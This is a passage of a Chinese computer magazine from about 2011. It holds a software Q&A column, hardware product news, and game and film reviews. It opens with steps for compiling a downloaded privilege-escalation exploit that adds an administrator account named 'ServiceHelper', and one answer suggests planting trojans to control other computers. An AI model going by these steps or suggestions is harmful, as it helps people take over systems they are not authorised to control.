下一个以当前用户名命名的文件夹,我们可以把溢出程序代码放入其中进行编译。将溢出程序代码(从网上复制代码用记事本另存) test.c 放入此文件夹中。然后运行安装目录中的 cygwin.bat,会出现 cygwin.bat 的操作界面,在其中输入“gcc -o test.exe test.c”,回车后会在 home\用户名\这个文件夹中生成 test.exe,这样攻击程序的编译工作就完成了。

编译完成后,我们来对这个溢出程序进行测试。测试的方法很简单,首先我们以用户权限的账户登录系统,然后在“命令提示符”中运行 test.exe,运行后程序会在系统中添加一个名为“ServiceHelper”,密码为“lLov3Coff33!”的管理员用户。接下来我们就可以利用这个账户进行登录,从而拿到系统的管理员权限了。



● 管理员权限账户已经建立成功



编辑:彭强
组版:张有惠

内存优化工具软件

Joy zhang 问:

最近我电脑总是运行大程序,内存很吃紧,想问问用哪个软件能提高内存效率呢?老用虚拟内存顶着也不是办法啊,老板太抠,不能加内存,求解决方法!

软件名称: CleanMem

软件大小: 1.16MB

软件版本: 2.1.0

http://www.cbifamily.com/download/201115.html

A 荐老虎:

当年我可可是用 128MB 跑 XP 跑了好几年,唉,还不全都是靠优化来的。废话少说了,给你推荐一个软件叫做 CleanMem,挺好用的一个内存优化软件,你可以去试试看。

Step01: 软件是“绿化版”的,首先解压压缩包,然后找到 Install_32bit_OS 或者 Install_64bit_OS 这两个批处理文件,分别运行安装。如果是 32 位系统,请执行 Install_32bit_OS。在 Windows7 下面需要以



Step02: 运行软件,桌面上会出现一个悬浮窗口显示内存的状况。在上面点击右键,选择“Clean Memory Now”接口清理内存,点击 Monitor setting 可以进行监控设定,可以设置



隔多少时间自动清理内存。

BT 下载控制工具

Aacall 问:

哥,我的 BT 控制不住速度啊,用迅雷下载的,我用那个自带的功能限制速度,根本就没用啊,上网还是很卡,有时候都打不开网页啊?请问如何解决?

软件名称: TorrentControl

软件大小: 943KB

软件版本: 1.3.4109

http://www.cbifamily.com/download/201115.html

A 荐老虎:

迅雷啊,这就不奇怪了,这就是软件特色,呵呵。建议你用比较“正规”的 BT 下载软件,例如 μTorrent、btcomet 等,然后使用下面推荐的软件来控制 BT 下载的速度。

Step01: 安装的时候,通过下拉菜单选择语言为“English”,安装完毕后运行软件,同样在语言选项中选择“English”,如果没有获得授权,



软件会提示你输入邮箱获取授权。

Step02: 运行软件,在选项设置中,可以添加控制规则,例如端口、BT 服务器地址、下载速度和上传速度限制等,设置完毕后,点击“OK”



确认。如果需要随系统启动,可以勾选“start automatically after user logon”。

多窗口应用程序工具

Urouef9898 问:

现在的软件都有 N 个窗口,多标签页多了也不是什么好事,窗口多了也不是好事,显示器多了更不是好事!! 窗口太多根本就顾不过来,总要关这个关那个的,请问有好的管理工具吗?

软件名称: Tab Killer for TrackPad

软件大小: 516KB

软件版本: 1.0

http://www.cbifamily.com/download/201115.html

A 荐老虎:


给你介绍一个软件叫做 Tab Killer for TrackPad 吧,功能如名称所指,可以用双击来关闭窗口。这个有啥用呢?在笔记本上,用久了你就知道了,嘿嘿,对于多窗口来说算一个好用的软件。

Step01: 安装软件,最后一步会问你为那个软件开启功能。默认情况下为 IE 和火狐浏览器使用快捷键。如果勾选“**All multi-tab application**”则即可对所有的多标签页软件启用双



击关闭功能。

Step02: 设置完毕后,点击“Hide Me”即可隐藏窗口。如果需要彻底退出,建议到任务管理器中,找到 Tabkiller.exe 直接强制终止程序。



如果想要让软件随系统运行,可以手动添加快捷方式到启动菜单。



荐老虎推荐

编辑:彭强
组版:张有惠

UPNP 路由器端口映射



匿名人士 问:

刚换了路由器,思科的路由器,爽啊~可是下载速度还是不够快啊,想问问还需要做什么设置才能让电脑通过路由器下载变得更快呢?

软件名称: NSW UPNP 路由器端口映射工具
软件大小: 525KB
软件版本: 1.0
<http://www.cbifamily.com/download/201115.html>

A

荐老虎:

通常要想下载快,路由器要开启 UPNP 功能或者端口映射(端口转发)功能。对于低端路由器来说,建议关闭 UPNP,而对于比较好的路由器来说,打开 UPNP 用起来会更方便。下载软件如果支持 UPNP,那么打开 UPNP 后不需要设置就能用,如果没有 UPNP 的选项,给你介绍一个软件来手动完成 UPNP 映射。

Step01:运行软件,首先点击“检测本机”,之后软件会自动填写本机的 IP 地址。网关也就是路由器的 IP 地址则请自己填写,一般都是

192.168.1.1。如果实在不清楚,也可以通过 ipconfig /all 命令获得 IP 信息。



Step02:填写需要“映射”的端口,为了避免端口冲突和安全问题,这个端口号最好设置得偏门一些,不要太小。可以勾选“定时刷新 UPNP 端口映射设置”并设置自动更新时间。搞定后

点击“执行设置”。



录制电脑操作的软件



皮革纯牛奶 问:

最近总需要在不同电脑上做一些重复的事情,包括鼠标点击都是一样的,先问问看我能不能像 GHOST 一样在一台电脑上操作完成后,克隆到另一台电脑上呢?谢谢了。

软件名称: TinyTask Portable
软件大小: 158KB
软件版本: 1.45
<http://www.cbifamily.com/download/201115.html>

A

荐老虎:

你可以用远程控制软件来完成批量电脑操作的哦,例如给你所需要操作的所有电脑都装上黑客木马,然后当成肉鸡控制就可以了。当然,要正规的软件也有,给你推荐一个欧美比较流行、可以用来录制回放电脑操作的软件。

Step01:运行软件,在工具栏上点击最右边的工具,查看设置项目。可以设置播放的速度以及其他的一些参数。点击工具栏上的第三个按钮也就是蓝色的按钮



就会录制当前的电脑操作。

Step02:开始录制之后,标题栏上会有录制的时间显示。录制完成后点击红色的按钮,回放的时候点击绿色的按钮即可。要保存请点击第二个按钮,要打开已有方案,则可以点击第一个按钮。



电脑上的手机浏览器



官方下载 问:

虎哥,最近我哥给了我一张北京神州行的 GPRS 上网卡,据说每个月只用 10 块钱就可以不限制流量上网,很爽。但是据说只能走 WAP?所以想找一个 WAP 的电脑端浏览器,谢谢了!


软件名称: 落叶 wap 浏览器
软件大小: 1.11MB
软件版本: 3.1
<http://www.cbifamily.com/download/201115.html>

A

荐老虎:

北京神州行?当年的牛卡哦。如果能走 WAP 那么就可以通过代理用 NET 接入点。当然,这里我们不讨论这个代理问题,给你介绍一个在电脑上的 WAP 浏览器,如果要调试手机网站的,也可以试试看。

Step01:运行软件,点击右上角的第一个按钮,可以对软件进行设置。不过可以设置的项目不多,比较有价值的设置就是“选择线路”功能,可以选择走电信还是网通的网络。



Step02:在软件窗口的“WAP 网址”中输入网页地址,和正常浏览器访问网站一样操作就可以了。区别就是 WAP 网站不需要使用代理,而且速度快,很省流量。






编辑:彭强
组版:张有惠

电脑不用时自动关机

荐老虎:


哈哈,虎哥最近也一样,忙得死去活来,怎么睡也睡不醒。这类软件很多,还是给你介绍一个虎哥自己使用的关机软件吧,它叫 Alloff,不仅可以控制远程关机,还可以根据 CPU 空闲时间来设置关机方案。

Step01: 安装软件的时候,软件会提示你,alloff 的安装模式。Alloff 可以作为客户端安装,也就是说,它可以远程控制其他电脑开



关机,功能强大吧? 安装一路 Next 即可完成。

Step02: 在软件设置中,需要详细设置“电脑空闲”的判断依据,例如 CPU 空闲大于多少秒、没有活动的多少秒、CPU 占用率低于多少,这



些建议要详细设置,不然可能会误操作哦。

老婆我错了 问:

最近好困,一不小心就在电脑面前睡着了,想问问,有没有一个软件能在我不用电脑的时候自动把电脑给关了?但是如果我在用电脑,就不给关机,谢谢!

软件名称: Alloff
软件大小: 596KB
软件版本: 4.2
<http://www.cbifamily.com/download/201115.html>

免费的在线电视播放软件

荐老虎:

话说我刚睡醒,昨晚通宵修笔记本,呵呵。目前最流行的在线视频就是土豆、优酷之类的网站了。当然了,这些网站不是真的“电台”式的广播,上传速度也会慢一些,给你推荐一个软件叫做 Free Online TV,小巧实用。而且这个在线电视播放软件还能播放世界上多个国家的电视节目哦,界面上没有广告哦。

Step01: 这个在线电视播放软件可以支持多个国家的电视,可以支持多语言。但是目前尚未支持简体中文界面,所以在 Languages 选项中,也没啥可以修改的了。如果不喜欢某个



国家的电视节目,可以点击 countries 标签,在这里去掉不想看的国家。

Step02: 在 search 中输入需要看的电视频道名称,例如 CCTV。搜索的时候尽量使用范围大一点的关键字,例如中央电视台第九套,还是



输入 CCTV 即可。也可以直接在下方的频道列表中选择。


软件名称: Free Online TV
软件大小: 626KB
软件版本: 1.0
<http://www.cbifamily.com/download/201115.html>

轻松刷新 android 手机

荐老虎:


给你推荐 Android 固件管理器桌面版吧,虎哥自己也用过,不过必须要提醒你,刷机有风险,如果真决定要刷机,也得先做好备份工作。

Step01: 如果在 Wndos7 下面运行,并且找不到要刷新的手机,或者刷新出了问题,建议用管理员身份运行 Android+ 固件管理器



桌面版,如果有多个手机设备,可以通过下拉菜单进行选择。

Step02: 刷机时,确保手机电量足够、确保 SD/TF 卡内有足够的空间。如果需要备份系统或者还原系统,则点击中间的三个按钮即可。刷



机、刷入 recovery 之类的操作点击相应按钮就可。

生物技术就是民工啊 问:

虎哥,最近准备找工作,换了一个安卓的手机,是挺爽的。然后这样的,我们实验室装了无线网络,能通过无线上网,但是手机不支持,网友建议我刷机,所以,想问问又没简单的刷机方法?

软件名称: Android 固件管理器桌面版
软件大小: 734KB
软件版本: 0.16
<http://www.cbifamily.com/download/201115.html>



编辑:彭强
组版:张有意

FLV 转 Mp4 的软件

猛牛问:

宫锁心玉禁播了,不过我在网上还看到有在线视频,下载下来后看到是 flv 格式的,在电脑上看没问题,挺清晰的。不过我想在 MP4 上播放咋办呢?用哪个软件转换比较好?

软件名称: flv 转 mp4

软件大小: 726KB

软件版本: 1.0

http://www.cbifamily.com/download/201115.html

A 荐老虎:

转换软件就很多了,例如以前推荐过的 Total Video Converter 就可以完成这类型的转换。这里再给你推荐一款专用的转换软件,操作更为傻瓜,而且功能足够用了。

Step01: 安装程序,首先在第一个下拉菜单中选择转换的视频的原始格式,在这里我们选择 FLV。然后点击“浏览”找到要转换的原始视频文件。同样的,在下方设置转换的目标格式和目标文件。



Step02: 设置完毕后,在上方的“转换进度”中设置从哪儿开始转换视频文件。有时候并非整个电影都是值得看的。最后点击“开始转换”,耐心等待一会儿就转换完成了。



64 位系统下强制删除文件

XX@00 问:

老虎以前给我介绍的 Unlocker 很好用,不过我升级 4G 内存以后,换了 64 位的系统,老版本软件不好用了。想问问 64 位下有没有什么好的软件能替代它呢?

软件名称: Unlocker

软件大小: 74KB

软件版本: 1.9.1

http://www.cbifamily.com/download/201115.html

A 荐老虎:

其实你完全可以试试看 64 位版本的 Unlocker,这个软件用来解决删除文件的时候,弹出“文件正在被占用”这种问题非常有效。除了可以告诉你谁占用了文件,还能帮你解锁强制删除。

Step01: 以管理员身份运行压缩包解压文件中的 install.bat,然后找到需要强制删除的文件,在上面点击鼠标右键,选择“Unlocker”,之后就会



弹出一个软件窗口,显示详细的信息。

Step02: 在弹出窗口中,将会告诉你哪个程序在占用软件,程序的路径是哪个。点击下方的按钮,选择“解锁”或者“全部解锁”。左下角的



下拉菜单可以选择对应的动作,里面有删除、移动、重命名等。

优化下载提升下载速度

困困困困困 问:

最近下载总觉得很慢,可是访问网站网页又是一点开,我很奇怪、很诡异、很彷徨、很无奈、很伤感,请问如何解决?

软件名称: TCPOptimizer

软件大小: 309KB

软件版本: 3.07

http://www.cbifamily.com/download/201115.html

A 荐老虎:

这类问题咱也很忐忑、很忧伤、很伤不起……如果不是网络连接本身的问题导致限速的话,通常优化一些 TCP/IP 缓冲区会起到比较好的提速效果。虽然看上去很复杂,不过用了下面推荐的软件,就很简单了。

Step01: 需要提醒下,这个软件卡巴会报病毒。如果不放心,请使用英文原版。在 Windows7 下面使用需要以管理员身份运行,首先在常规设置中选择你的带宽;其次选择合适的网络适配器。



Step02: 进入“高级设置”标签,在下方的几个可选项中,选择“优化”即可。如果要详细修改各个选项,可以点击“自定义”。这里可以设置 IE



的多任务下载、最大连接数、主机 DNS 解析优先级等。

BizNews

Knowledge Hub of IT Management



节能新标杆

富勒发布绿色 G 势力节能技术

两节 AA 电池能用 3 年 功耗控制获巨大突破

引领高清娱乐新视界 华硕绝美 ML248H-A 推荐

新品
预览

华硕 ML248H-A 凭借着强悍的性能,给用户带来了超强的高清视觉体验,而其绝美的外观,更是给机器增色不少。其采用 23.6 英寸 LED 液晶显示屏,拥有 1000 万:1 超高动态对比度,2ms 急速响应时间,250 流明亮度,



1920 × 1080 全高清分辨率,全面支持全高清。由于采用了通过了 ROHS 认证的不含汞 LED 背光技术,配合华硕独有的节能技术,该机节能率高达 40% 以上,不仅节能,还很环保,报价 1999 元。



热门
看点

节能新标杆 富勒绿色 G 势力节能技术发布

近日富勒于珠海召开 G 势力节能技术发布会,率先攻克当前无线键鼠的功耗难关,引来业内外广泛关注。发布会上富勒展示了最新推出的 G 系列超强省电功耗的键鼠产品,其中应用了本次节能技术的 A50G 鼠标成为关注焦点,富勒董事黎柏松先生对 G 势力新技术更做了详细介绍。

A50G 人体工学无线鼠标的定位是主打办公商务人士,五键设置按钮式的电源开关,DPI 在 1000-1500-2000 之间随意设定!根据富勒新技术研发中心的统计,商务、网页浏览的用户,鼠标工作时的低速移动 (<3cm/S)占到了总移动时间的 80%。富勒 A50G 则配备无级变速器,鼠标中低速移动时的能耗降低至 6mW。按此比例计算,装备无级变速技术的 A50G,让用户获得额外 50% 的电池寿命。A50G 鼠标中的两节 AA 电池能用 2-3 年,确实在功耗控制方面得到巨大突破,走在了业界前沿。富勒发布的绿色 G 势力节能技术为行业树立了新的节能标杆,也是富勒对绿色低碳生活所做的一系列努力。

业界新闻

Business news

AOC“立影 3D”e2352Pz 发布 暨《里约大冒险》合作启动

最新
活动



近期 AOC 隆重举行了以“立影袭来,奇迹之约”为主题的“立影 3D”e2352Pz 新品发布暨动画电影《里约大冒险》合作启动仪式,正式揭开 3D 普及大潮的序幕。在本次发布会上登场亮相的 AOC “立影 3D” e2352Pz 以业界领先的不闪烁、更健康、高亮度、无重影的 3D 奇妙世界。同时本次 AOC 还与 3D 动画电影《里约大冒险》携手合作,这也是 AOC 在异业结盟和整合营销方面做出的又一次探索。

永恒之塔黄金时代 巧拿金武

业界
动态

《永恒之塔》2.1 版本黄金时代马上就要公测了,从前期的掉率分析来看,这个版本副本可下程度已大大提高。其中有一个拿到金武的最快途径,无需完成诸多步骤,只要记得在龙界的柯克马罗斯要塞,与代行者海勒特对话就可以接取任务海勒特的礼物,然后再简单与几个 NPC 讲话后就可以拿到金武了。简单吧,赶快试试吧!



金士顿品牌宣传大使 Dream Girls 发布首张单曲

最新活动



金士顿 2011 年度品牌宣传大使 Dream Girls(梦幻女神系天团)近日在京召开首张单曲发片会。Dream Girls 是由金士顿与宏将多利安演艺经纪公司联手打造的女子音乐团体,并受邀担任“金士顿品牌宣传大使”。“Dream Girls”成员包括李毓芬、郭雪芙与宋米秦三位性感可爱的女孩。金士顿对梦想的执着和不懈的努力,和 Dream Girls 怀抱逐梦的勇气、勇往直前的信念相当契合。金士顿也鼓励更多怀有梦想的人,勇敢地向着目标前进。

惠普硒鼓“百家论坛”开讲

近日惠普硒鼓“百家论坛”活动拉开序幕,活动旨在向大众普及原装耗材的技术知识。据了解,对于激光打印机而言,70%的关键技术都集中在硒鼓上,硒鼓的质量决定着文字、图像的打印质量。由于技术的限制,目前只有原装硒鼓使用的墨粉颗粒比较均匀,使得打印文字的颜色更加鲜明、边缘更加平滑。惠普综合先期采购成本、纸张成本、使用时长等,使用原装硒鼓的费用支出仅比兼容硒鼓多 1 分钱,但可避免对身体和环境的不良影响。



最新活动

华硕无线网络新品震撼登场

近日华硕在京召开“科技易起来”无线网络新品发布会,华硕倾力打造的两款代表着当今最高科技的无线网络产品:全球最时尚的无线路由器以及最小口袋型 3G 路由器闪亮登场。这两款无线网络产品不但拥有业界最顶尖的软硬件配置以及极具视觉冲击力的外形,更在华硕创新的 6 大无线技术支撑之下,实现了易安装、易管理、易分享、易下载的融合体验来简化消费者的操作,真正让科技易起来。此次发布的两款新品 RT-N56U 和 WL-330N3G 均具有时尚外观设计和强大功能双重优势,不仅具有轻巧 Mini 外表,更有六合一超强功能。与新产品共同发布的是华硕无线网络产品 2011 年市场策略——“科技,易起来”。易用性是华硕创新科技的直观体现,也是华硕无线网络产品追求的目标。

热门看点



业界动态



航嘉冷静王至强版电源全国到货

正值航嘉“经典再现,冷静十年”活动开展之际,航嘉冷静王系列又添新将:冷静王至强版电源。该款电源额定功率 350W,主动式 PFC 双管正激,转换效率超过 80%,适应 90V-264V 全电压范围,采用 12CM 智能温控风扇,轻载时噪音低至 25 分贝,目前全国已到货,报价 338 元。



《魔神无双》公测

近日蓝港在线历时 3 年研发的《魔神无双》正式启动公测,同时开放的近 50 组万人新服全部爆满。由于该游戏“无辅助职业/无技能读条/超强判定技能”的设计,在玩家心中被誉为“中国第一战斗网游”。公测版本作为《魔神无双》从“战斗”向“战争”玩法的全面升级,很获玩家认可。



索泰发布水冷版 GTX580

GTX580 冰铠士采用一体式水冷散热系统易用性非常高,由于免去了安装水管过程,克服了传统水冷中最不安全的环节—漏液,可靠性得到极大提升。显卡主体和散热排之间水管足有 35cm 长,可将散热排安装在机箱内任何地方。得益于水冷强大散热能力,默认超频至 820/1640/4400MHz。

当爷们 爱上“瑜伽” 试用长城 YOGA-L2285



众所周知,显示器由CRT发展至LCD,由普屏到宽屏,由14寸到17、19乃至更大,发展的推动力都是眼球的舒适度。如今在显示器性能发展越发缓慢的行业前景下,外观的重要性日趋明显。在近乎一致的性能参数下谁的外观更具特色谁就在市场中更具竞争力。

说起来我CRT用了好多年了,虽然说色彩一流,但是体积大,显示尺寸是它致命的弱点,笨重的身材注定要被LCD取代。即使在几年前液晶显示器开始风靡,我仍以CRT性能卓越而坚持使用,但现在液晶显示器的价格越来越便宜、外观越来越靓丽,也因受到身边朋友的鄙视而有了换一台液晶显示器的想法。

说来也巧,在刚刚有了换显示器想法的时候被哥们拉去攒机,经过一天的奔波、对比、衡量,终于在晚饭前将新攒的“神机”搬至我们合租的小屋。身为wow的忠实玩家当然少不了对“神机”近乎疯狂抢占,经过数日的试用也笃定了我要换的液晶显示器——长城YOGA L2285。



印在OSD按键的上方,而OSD按键均匀分布在显示器边框底部的中央,圆形颗粒键帽,方便用户操作。不仅如此,YOGA系列显示器还将采用全新设计的弧形对流式散热口,这样的设计不仅将切合“流畅柔和”的YOGA主题,还将有效提升散热效果,并且在延长内部元件使用寿命的同时,进一步减少屏幕散热,避免热量高导致电脑周围空气干燥,对用户皮肤所造成的伤害。除此之外,包括LED液晶面板等多项以绿色健康为设计的人性化元素,也被应用在长城全新的YOGA系列显示器上。

长城YOGA L2285除了拥有美妙的外观,在性能上同样拥有令人折服的亮点。长城YOGA L2285液晶显示器配置了LED背光,250cd/m2的亮度,5ms的灰阶响应时间。1920×1080全高清的

分辨率,使画质加倍细腻,细微之处都能清楚呈现,同时5000000:1的超高动态对比度,让用户能够领略更高的明暗对比,最大限度还原真实画面,更能真实地感受显示器所带来的生动视觉体验,即使是较为黑暗或复杂的图片,也可以清楚锐利的呈现画面色彩与细节,这些在21.5英寸液晶显示器中绝对称得上是顶级配置。

接口上,长城L2285液晶配置了市场上最常见的D-Sub和DVI-D双接口,对于一款采用LED背光和支持全高清的液晶显示器来说,没有设计HDMI接口是一个遗憾。不过,这也在液晶的成本上给予了一些控制,因此长城L2285液晶显示器的性价比比较高。

通过试用可以看出,长城L2285的性能强劲,能满足用户的日常使用需求,特别对酷爱网游的用户来说,超高的动态对比度以及低功耗保证了使用者的“双赢”。同时长城L2285独有的设计理念将桌面液晶显示器提升到了艺术化的显示设备高度。在此我也真诚的推荐给广大将要攒机或换液晶显示器的朋友,让我们一起“YOGA”。

长城YOGA L2285外观采用了精致高贵的黑色高亮烤漆工艺,整体外形圆润饱满,极具张力而流畅的线条勾勒出了如同女性曼妙身姿的活力轻盈造型。特别是长城L2285的背部流畅线条,带给人一种舒适自然的气息,在柔美中吐露着清新而具个性的美感。据了解,长城YOGA L2285正是将女性瑜伽的魅力元素融入其中才得以拥有了“瑜伽美背”的妙处。

长城YOGA L2285“Great Wall”的LOGO





126

房价高怎么办？
形形色色蜗居满足你



127

壮观
活火山惊现炼成阵



GAME AND ENTERTAINMENT 游戏娱乐

122

为不成熟买单
《孤岛危机2》正式版的进化详



123

虽然是炒冷饭
《幕府将军2》
是不可多得的好即时战略游戏



124

算计与争斗
看《战国》品兵法之外的人生



为不成熟买单 《孤岛危机2》正式版的进化详解

《孤岛危机2》正式版已经发布了,和之前流出的 DEMO、试玩版相比,正式版在游戏的成熟性,细节的设置、甚至游戏的可玩性上都大大提升了。成熟后的《孤岛危机2》已经完美蜕变,成为一款出色的 FPS 游戏。之前虫博士和大家一起对《孤岛危机2》试玩版进行了体验,但这里我们依然要故地重游一番,细细体验成熟版《孤岛危机2》带来的魅力。



非正版也可以联网对战,玩家自创 DX11 补丁

在试玩版中想都不敢想的愿望终于实现了,经过玩家们和虫博士的亲身实测,非正版的玩家们也能连入《孤岛危机2》提供的战网互联中。这不禁让玩家们对 EA 的慷慨而感到欢呼,但虫博士可不肯定,这份免费大礼能持续到什么时候。但非正版玩家连入战网也带来了很多问题,比如作弊现象严重。大量非正版玩家涌入后,战网的生存环境也变得恶劣了起来,虫博士就亲身经历过名为 jivy3 的玩家开启加速外挂的。

此外玩家们一直对《孤岛危机2》不支持 DX11 模式颇有微词的情况也即将得到改善,虽然 Crytek 官方论坛的管理员称 DX11 补丁不会在近期发布,但不少等不及的高玩们却带给了玩家难以想象的惊喜——利用第三方高级画质选项工具,进行微调设置,打造 DX11 的画面。从流出的截图来看,画面品质的确提升明显。那么官方的 DX11 究竟何时发布呢?虫博士的小道消息是 2-3 个月

AA 耗资源又画质差,使用“缩减像素采样”才是画质提升王道

说实话《孤岛危机2》和一代比起来,画质上几乎没有提升。甚至有网友爆出,很多场景都是一代中的场景沿用,甚至还降低了画质来迎合当前的平台。这也不难解释为啥《孤岛危机2》在硬件平台需求上并不离谱了。这种做法是好了坏确实很难说,但玩家们在《孤岛危机2》中遇到的画自带抗锯齿的问题,在游戏中造成大量场景明显模糊,很多玩家都反映自己的眼睛都看出白内障了。

但是关闭 AA 后,玩家们发现,虽然场景清楚了许多,但是细小的模型边缘却让挑剔的玩家感到崩溃。AA 不能开,AA 不能关,一个以画面为标榜的游戏,我们却只能忍受在模糊与狗牙之间的选择,这咋办呢?虫博士真的感叹玩家的力量是无穷的,采用硬件的“缩减像素采样”,能够强行开启最精致的《孤岛危机2》画面。关于“缩减像素采样”功能已经并不新鲜了,原先就已经在《质量效应2》可以开启相关设置了。开启后,游戏画面的确清晰而且无锯齿,但对于整体性能要求却明显提升,看来这也是游戏中隐藏的新属性。但这算不算是为游戏的不成熟买单呢?

如何解决

《孤岛危机2》单人任务自动退出?

不少非正版玩家反映,在玩单人任务时,每个关卡衔接,都会自动跳出。如果没有存档,那麻烦就大了。那么该如何解决呢?

在 Crysis 2 的游戏目录下,有一个文件 system.cfg。另外还有个复件 system.cfg。打开 system.cfg,找到 r_ShaderCompilerServer=192.168.14.180;192.168.14.181。然后把等号后面的那些数字 192.168.14.180;192.168.14.181 统统删掉。只剩“r_ShaderCompilerServer=”即可。然后再打开复件 system.cfg,按照同一步骤处理即可。

《孤岛危机2》

正式版视野狭小咋办?

《孤岛危机2》预设只有 55 的视角实在太窄了,在 16:9 的荧幕显示下,水平可视范围只有 79 度,在 4:3 荧幕下更只有 63 度!这样在游戏的很多场景中,连身边的墙壁都看不到。这样怎么能畅玩 FPS 游戏呢?

使用方法是按下“~”打开 console 命令列,然后输入“CL_FOV X”,X= 你要设定的 vertical FOV 值。一般来说,虫博士推荐设置为 70-90 即可。



將軍

虽然是炒冷饭 《幕府将军 2》是不可多得的好游戏

日本战国时代也是炒了无数次冷饭的游戏题材了,当然,这当中不乏优秀的游戏,比如《信长的野望》、《鬼武者》这样的精品。今年2月16日,Creative Assembly推出的《全面战争 幕府将军 2》也上市了,这款并未引起虫博士重视的游戏,竟然在玩家和媒体中人气颇高。经过亲身体验后,虫博士发现,这款游戏的确是不可多得的即时战略优秀大作之一。推荐给日本战国 Fans 们。



单人战役:九方势力争夺日本,一统天下你就是幕府将军

既然是日本战国题材的游戏,《幕府将军 2》的游戏时代设定在十五世纪的日本战国时代,背景自然是大家耳熟能详的啦,日本到处都是大名,各大名之间为了争夺土地和日本的统治权,互相讨伐不断。OK,乱世才出英雄,玩家扮演的,就是乱世中的一名大名。当然,初期很弱小的你,要一统天下,自然要发展自己的力量,培植亲信,建立军队,通过外交、经济、暗杀等手段,逐步达到你的目的。胜利条件也很多,比如:消灭你的敌对家族;让你的家族存活七十年;占领日本四十个藩国;统一日本等。从这点来看,单人战役还是很有历史沉淀的,有点 RPG 的意思。

在游戏中,一共有九大势力可选,这里设置得很好,每一个势力都有自己的根据地及军/政强项。其中几家孤悬海外偏安一隅,自给自足但难以干预时政;另一些则整天大小阵仗不断,要靠手下的武士拼死维持局面。

对于初学者来说,虫博士推荐还是选择远离争夺漩涡的势力,先发展自己的实力才是王道。和其他日本战国题材游戏不同,《幕府将军 2》中是纯粹的冷兵器时代,这对于喜欢冷兵器作战的玩家来说,的确更有吸引力。而且游戏对战场细节的描述也很到位,虽然同屏作战单位通常不超过 40 个,但每一个单位都有自己明确的目的和用途且提供升级选项。角色级别由甲冑颜色及背后所插旗帜区分,较以往更易分辨。

日本史话赏析,刀文化被《幕府将军 2》完美演绎

武士刀作为日本文化的重要组成部分,在《幕府将军 2》中被完美地继承下来,成为贯穿整个游戏的有机文化主线。游戏中也是名刀荟萃,我们一起来关注下游戏中最热门的武士刀。

一郎入道正宗,日本第一的名刀,也是游戏中刀之最极品。以作风豪华著称,为镰仓名工匠正宗的代表作。该刀刃长 64.4cm。相州名刀工正宗作于镰仓末期,战国时为石田三成所有,关原合战后被敬献给德川家康,后来不知为何流落到萨菲罗斯手里。刀的全称为名物观世正宗。刀铭:暂无。

伊势千子村正:被称为“妖刀村正”,这是游戏中人气最高的刀,但是对于历史上的德川幕府来说,它却是不详的象征。德川家康的祖父、父亲都在该刀下或死,或伤,最后该刀被德川家所封印。村正刃长 73.32cm。室町末期刀工势州村正所作,斩切能力出类拔萃。刀铭:村正。

雷切,这是名将立花道雪的配刀,当然对于国人来说,真正成名是火影忍者中卡卡西的绝技,当然传说也很类似,据说道雪曾经在雷雨天试图用此刀劈斩雷电,因此被雷击中,幸而未死;此后大难不死的道雪被人称作雷神的化身,名刀“雷切”之名也由此而来。刀铭:雷切。

各势力特殊兵种一览

在游戏中,每个势力都有其与其他势力不同的特殊兵种,这里为大家介绍势力最强、最容易上手的五大势力:

织田:火枪,三段火绳兵,特色为攻击速度快;德川:武士,三河武士众,特色为士气高昂,战到最后一人;武田:枪骑,特色为骑兵众多,可大型冲锋,可鼓舞士气;上杉:僧骑,特色为攻防及其高人数非常少 30,能 1VS10,有 warcry 技能;毛利:弓,特色为距离大,攻击力高。

■导演:金琛 ■类型:战争

■主演:孙红雷、景甜、吴镇宇

黄海冰、金喜善、中村贵一

■上映日期:2011年4月12日 中国

孙臧和庞涓的故事,相信很多人都耳熟能详。电影用现代人的视角讲述孙臧的一生,如田忌赛马之类许多在典籍上出现的故事,都出现在影片中。同时还掺入了不少新鲜的元素,比如美女景甜,让战国时代的经典桥段增加了更多的美味。



幕后花絮

为拍孙红雷落水戏,剧组不但花20万专门搭建了一座全木豪华浴室,还特地准备了一百多箱纯鲜牛奶,炮制出一池热气腾腾的“鲜奶浴”。因为高价打造的戏服和发型不能反复泡水,导演要求孙红雷争取“一次过,零NG”,孙红雷还嘱咐配戏的演员:“用力推,不要怕”。

电影小百科

大家所熟悉的“田忌赛马”的典故在电影里变成了“孙臧赛马”。导演金琛无奈地反驳:“拍电影不是写史书,我们只是在讲一个观众爱看的故事。”

性格相异的兄弟之间只能背叛?

孙臧和庞涓都是天纵奇才,但其路程却是泾渭分明的善与恶、爱与恨的极致对比,两人的外形是个反差,孙红雷塑造的孙臧长发披面,不爱洗澡,吴镇宇塑造的庞涓相貌堂堂、威风凛凛。在常人眼里,孙臧不愿发挥兵法才华,不去拜帅封侯是一种不可理解的行为,而庞涓则更像是为了权力和功名而不惜任何手段的魔鬼。这是孙红雷一次大胆的突破。完全把孙臧演活了,用最朴素的表演刻画了一个天真分子在乱世中的无奈。

庞涓傻得可爱,但“运气不好”

孙臧是一个真正有大才的人,大智若愚,怜惜师兄的苦,能看透每一个人的虚伪,也能看见美。不要封官晋爵,只要当个门客,乐呵呵地挨了棒打还说:“只打我的身体,没有打我的脸,这一点还是值得钦佩的。”庞涓说得对,所有人都疯了,唯独他没疯。可惜他的野心太过理想主义了,妄图消灭所有人,来让自己的“怀才”之身得以保全。最后的结局只能用“运气不好”来形容了。

观众席

